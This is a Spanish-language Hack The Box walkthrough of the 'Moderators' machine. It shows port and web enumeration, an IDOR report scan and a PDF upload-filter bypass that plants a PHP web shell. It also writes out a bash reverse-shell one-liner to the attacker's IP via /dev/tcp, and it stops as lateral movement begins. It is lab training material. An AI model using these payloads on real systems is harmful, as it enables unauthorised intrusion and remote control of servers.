
Máquina Moderators



28 Agosto 2023

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
┌──(root㉿kali)-[/home/kali/HTB/Moderators]
└─# ping -c 1 10.10.11.173
PING 10.10.11.173 (10.10.11.173) 56(84) bytes of data.
64 bytes from 10.10.11.173: icmp_seq=1 ttl=63 time=36.2 ms

── 10.10.11.173 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 36.190/36.190/36.190/0.000 ms
```


Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
File: targeted

# Nmap 7.94 scan initiated Sat Aug 26 07:34:43 2023 as: nmap -sCV -p 22,80 -n -v -oN targeted 10.10.11.173
Nmap scan report for 10.10.11.173
Host is up (0.037s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 39:03:16:06:11:30:a0:b0:c2:91:79:88:d3:93:1b:3e (RSA)
|   256 51:94:5c:59:3b:bd:bc:b6:26:7a:ef:83:7f:4c:ca:7d (ECDSA)
|_  256 a5:6d:03:fa:6c:f5:b9:4a:a2:a1:b6:bd:bc:60:42:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Moderators
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 26 07:34:52 2023 -- 1 IP address (1 host up) scanned in 8.67 seconds
```


Analizamos las tecnologías que usa el servicio web que corre por el puerto 80.

```
┌──(root㉿kali)-[/home/kali/HTB/Moderators]
└─# whatweb http://10.10.11.173
http://10.10.11.173 [200 OK] Apache[2.4.41], Bootstrap[3.3.7], Country[RESERVED][ZZ], Frame, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.173], JQuery[3.2.1], Script, Title[Moderators]
```

Consultamos con nuestro navegador el servicio web, y analizamos las tecnologías usadas apoyándonos en el plugin wappalyzer, por si nos diera alguna información adicional a whatweb.




Con nmap, realizamos una enumeración rápida de directorios del servicio web.




2. Análisis de vulnerabilidades

La web presenta un pequeño blog, donde enumeran vulnerabilidades que encuentran a sus clientes, previo consentimiento. En algunas de esas entradas del blog, adicionalmente, presentan un informe.



Siguiendo con la enumeración manual de la web, en el apartado de “service”, se informa de que los logs y reportes, siempre deberán ser subidos en formato PDF. Por lo que debería haber algún panel de subida. Esta información, nos será útil más adelante.



Incluimos el dominio “moderators.htb” en nuestro fichero hosts, por si se estuviera aplicando virtual hosting, aunque no es el caso.

```
File: /etc/hosts

127.0.0.1   localhost
127.0.1.1   kali

10.10.11.173 moderators.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Vamos a ver si se está aconteciendo una vulnerabilidad IDOR. Realizamos una enumeración de posibles reportes, que no sean visibles directamente desde la web.

¿Qué es un IDOR?

Son un tipo de vulnerabilidad de seguridad que se produce cuando una aplicación web utiliza identificadores internos (como números o nombres) para identificar y acceder a recursos (como archivos o datos) y no se valida adecuadamente la autorización del usuario para acceder a ellos.

```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -c --hc=404 --hh=7888 -z range,0001-9999 -t 50 -u 'http://moderators.htb/reports.php?report=FUZZ'
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://moderators.htb/reports.php?report=FUZZ
Total requests: 9999

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002589:   200        274 L    523 W      9786 Ch     "2589"
000003478:   200        275 L    526 W      9831 Ch     "3478"
000004221:   200        273 L    523 W      9880 Ch     "4221"
000007612:   200        275 L    523 W      9790 Ch     "7612"
000008121:   200        273 L    522 W      9784 Ch     "8121"
000009798:   200        276 L    525 W      9887 Ch     "9798"
```

Para trabajar de una forma más cómoda, copiamos el resultado de wfuzz a un fichero de texto y extraemos el identificador de cada reporte.

```
┌──(root㉿kali)-[/home/kali/HTB/Moderators/content]
└─# cat reports.txt | awk '{print $9}' FS=' ' | tr '"' ' ' | sponge reports.txt

┌──(root㉿kali)-[/home/kali/HTB/Moderators/content]
└─# cat reports.txt
       File: reports.txt
   1   2589
   2   3478
   3   4221
   4   7612
   5   8121
   6   9798
```

```
1. cat reports.txt | awk '{print $9}' FS=' ' | tr '"' ' ' | sponge reports.txt
```

Ejecutamos un “one-liner” para consultar todos esos reportes y revisar posible información que, en ellos, se estuviera filtrando.

```
1. while read -r line; do curl -s "http://moderators.htb/reports.php?report=$line"; done < reports.txt |
grep "Disclosure Information" -A 9 | tr -d '                                    '
```


Este reporte, con identificador 9798, nos llama la atención, ya que menciona que aun no está parcheado y parece que contiene un log asociado.

```
<span><fontcolor='white'size='4'>#DisclosureInformation</font></span>
[+]Domain:bethebest101.uk.htb<br>
[+]Vulnerability:SensitiveInformationDisclosure<br>
[+]Impact:3.5/4.0<br>
[+]Disclosedby:KarlosYoung<br>
[+]Disclosedon:11/19/2021<br>
[+]Postedon:<br>
[+]Approved:<br>
[+]Patched:NO<br>
[+]LOGS:logs/e21cece511f43a5cb18d4932429915ed/
```

Como “logs/e21cece511f43a5cb18d4932429915ed/” parece tratarse de un directorio, vamos a realizar una enumeración por fuerza bruta. Anteriormente, en la propia web, vimos que los reportes y logs debían subirse en formato PDF, por tanto buscaremos ficheros con dicha extensión. Descubrimos el fichero logs.pdf.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 60 -u http://moderators.htb/logs/e21cece511f43a5cb18d4932429915ed/ -x pdf
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://moderators.htb/logs/e21cece511f43a5cb18d4932429915ed/
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              pdf
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/logs.pdf             (Status: 200) [Size: 10059]
```


Lamentablemente, los logs de ese reporte se han borrado.



Si consultamos el número del directorio en crackstation.net, coincide con un hash del tipo md5. Curiosamente, el número que representa es el número de reporte.

Hash	Type	Result
e21cece511f43a5cb18d4932429915ed	md5	9798


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



Nos aprovechamos del fichero con id de reportes que generamos anteriormente, y traducimos en md5 todos esos identificadores.


```
┌──(root㉿kali)-[/home/kali/HTB/Moderators/content]
└─# while read -r line; do echo -n $line | md5sum; done < reports.txt
743c41a921516b04afde48bb48e28ce6  -
b071cfa81605a94ad80cfa2bbc747448  -
74d90aafda34e6060f9e8433962d14fd  -
ce5d75028d92047a9ec617acb9c34ce6  -
afecc60f82be41c1b52f6705ec69e0f1  -
e21cece511f43a5cb18d4932429915ed  -
```

Suponemos, que todos los reportes contendrán un fichero logs.pdf. Revisamos la url de cada reporte hasta que encontramos un reporte, el cual se filtra una url, donde posiblemente haya un panel de subida de logs.



3. Explotación y acceso.

Comprobamos que efectivamente llegamos, con dicha url, a un panel de subida de logs.




Analizamos la petición que se cursa con BurpSuite al realizar la subida de un fichero. Tras algunas pruebas, vemos que el panel verifica tres cosas:

- Que el archivo tenga la extensión pdf.
- Que el content-type sea “application/pdf”
- Que el fichero comience con los “magic bytes” propios de un fichero PDF (%PDF-).

Teniendo estas tres cosas en cuenta, subimos un fichero malicioso con el siguiente contenido.


```
1. %PDF-<?php echo system($_GET['cmd']); ?>
```



La web responde que el fichero se ha subido correctamente, pero no sabemos exactamente dónde. Por tanto, realizamos un ataque de fuerza bruta, y descubrimos el directorio “uploads”.


```
┌──(root㉿kali)-[/home/kali/HTB/Moderators/content]
└─# gobuster dir -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  -t 100 -u http://10.10.11.173/logs/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.173/logs/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 315] [--> http://10.10.11.173/logs/css/]
/uploads             (Status: 301) [Size: 319] [--> http://10.10.11.173/logs/uploads/]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

Ejecutamos nuestro fichero, “cmd.pdf.php”, sin embargo, no vemos que funcione. Intuimos que se está realizando algún tipo de sanitización. Podríamos intentar subir un phpinfo, para ver si hay funciones deshabilitadas. Antes, seguimos este enlace de Hacktricks, donde nos enumeran vías alternativas de ejecución de comandos con PHP.





```
1. %PDF-<?php echo fread(popen($_GET['cmd'], "r"), 4096); ?>
```

Esta vez, sí que conseguimos la ejecución de comandos.



Nos ponemos en escucha con netcat, en nuestra máquina de atacante y esta ejecutamos en nuestro navegador:


```
1. 10.10.11.173/logs/uploads/shell2.pdf.php?cmd=bash -c '/bin/bash -i >%26 /dev/tcp/10.10.14.6/443 0>%261'
```




4. Movimiento lateral

Como vimos anteriormente, hemos ganado acceso a la máquina víctima como www-data.


Revisando los directorios de los usuarios del sistema, vemos que el usuario lexi tiene la flag de usuario, por lo que entendemos que primero nos tendremos que convertir en ese usuario.




Enumeramos los puertos que están abiertos de forma local, por si alguno no estuviera expuesto. Y nos llama la atención el puerto 8080.



Precisamente ese servicio, se está ejecutando como el usuario lexi, por lo que tenemos una vía potencial de realizar un movimiento lateral.



